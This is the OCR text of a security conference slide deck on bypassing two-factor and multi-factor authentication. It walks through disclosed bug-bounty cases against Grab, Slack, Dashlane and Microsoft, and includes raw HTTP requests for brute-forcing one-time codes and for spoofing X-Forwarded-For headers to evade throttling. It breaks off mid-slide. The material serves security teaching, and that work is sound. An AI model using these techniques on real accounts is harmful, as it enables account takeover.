Bypassing Next Generation 2FA & MFA Implementation

Dr. M. Shahmeer Amir
Younite/Authiun/Veiliux
hello@shahmeeramir.com

About me:

- Shahmeer Amir – 3rd Ranked bug bounty hunter
- Hacked into 500 companies (Ethically) ;)
- CEO @ Younite/Veiliux/Authiun
- Web application/IoT/Wireless Security researcher
- M.Sc. Cyber Security
- Ph.D. Applied Blockchain

IARIA

Agenda


- 2FA, How it evolved over the years into MFA
- Implementation of 2FA/MFA
- Bypassing 2FA in Web & Mobile applications
- Bypassing MFA using logical flaws
- Bypassing Android Biometrics Authentication
- Bypassing iOS Biometrics Authentication
- Bypassing Mobile application MFA

Disclaimer

The research presented in this talk is a combination of my own research and publications of different researchers. 2FA and MFA are ever-growing security controls that evolve over-time, by no means is this research perfect but provides an insight of how vulnerable 2FA and MFA implementations can be.


2FA

- Two-factor authentication (2FA) is an identity and access management security method that requires two forms of identification to access resources and data.



Username
LOGIN
564872
Enter Code
The user enters in their username and password.
An authentication code is sent to the user's mobile device.
The user enters in their authentication code to log into the application.

How 2FA became MFA


- Multi-factor authentication (MFA) is a security control that requires users to verify their identities by providing multiple pieces of evidence before gaining access to a device or application.
- Two-factor authentication (2FA) always utilizes two of these factors to verify the user's identity. Multi-factor authentication (MFA) could involve two of the factors or it could involve all three. "Multi-factor" just means any number of factors greater than one.




2FA working and architecture



2FA and MFA implementations




Bypassing 2FA in Web and Mobile apps


Brute Force and it’s bypasses
Broken session management bypass
CSRF
Code Reusability
2FA code Leakage
Input parameter poisoning
Response code manipulation
Request method
OAuth Bypass
Random Backup Codes
Forced Browsing

Tools

- Client-side proxy
- Number wordlists
- Proxy servers list file


Brute Force and it’s bypasses



- Brute force is a cryptographic attack where an attacker tries to guess an authentication code until the correct sequence is found. This is easier to do if the codes are 4 digits (0000-9999) but more difficult to accomplish if the code is six digits or longer. The longer the authentication code, the better to thwart this type of attack.

Bypassing Grab App 2FA – API call brute force


- API call request vulnerable brute force parameter “profileActivationCode”



```
PUT /api/passenger/v2/profiles/edit HTTP/1.1
Content-Type: application/x-www-form-urlencoded
x-mts-ssid: [current session id, its too long so i removed it for report space economy]
x-request-id: 3b609418-0e40-4f86-8ff6-4f23dfac420f
Host: p.grabtaxi.com
Content-Length: 26
Accept-Encoding: gzip
Connection: Keep-Alive

 profileActivationCode=3122
```

Bypassing Grab App 2FA – API call brute force

- Upon a successful 2FA attempt, the response length changed to 2250 bytes, indicating a change in response




Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
88	3687	200	☐	☐	617	
89	3688	200	☐	☐	617	
90	3689	200	☐	☐	617	
91	3690	200	☐	☐	617	
92	3691	200	☐	☐	617	
93	3692	200	☐	☐	617	
94	3693	200	☐	☐	617	
95	3694	200	☐	☐	617	
96	3695	200	☐	☐	617	
97	3696	200	☐	☐	617	
98	3697	200	☐	☐	617	
99	3698	200	☐	☐	617	
100	3699	200	☐	☐	2250	
101	3700	200	☐	☐	617	


Bypassing Slack 2FA – Rate Limitation on Reset


User requests a password reset token
User requests a password
User redirected To 2FA page
Rate limitation is not presents on the endpoint of 2FA

Bypassing Dashlane 2FA – HTTP Headers

- Sending large amounts of requests using brute force
- When hit with a throttle limit
- Add X-Forwarded-Host header with locahost IP 127.0.0.1

By adding the X-Forwarded-For header, an attacker can bypass the throttling completely, rendering the security measure ineffective against DOS attacks.




```
POST /7/authentication/exists HTTP/1.1
Host: ws1.dashlane.com
X-Forwarded-For: 127.0.0.1
Content-Length: 28
Connection: close

isMxAware&login=john@doe.com
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Wed, 03 May 2017 18:08:07 GMT
Strict-Transport-Security: max-age=31536000
Content-Length: 16
Connection: Close

{"exists":"YES"}
```

Bypassing Microsoft 2FA – Concurrent requests (Zerohack)

- The 2FA limitation protection was based on IP address blacklisting.


Microsoft

Verify your identity


We just sent a code to user16@thezerohack.com. Check your email for a message from the Microsoft account team, and enter the code here.

1234567

Use a different verification option

Bypassing Microsoft 2FA – Concurrent requests (Zerohack)


- The bypass consisted of sending all of the requests concurrently at the same time with a delay no more than 10 milliseconds



```
Request to https://account.live.com:443 [13.107.42.22]
Forward   Drop   Intercept is on   Action
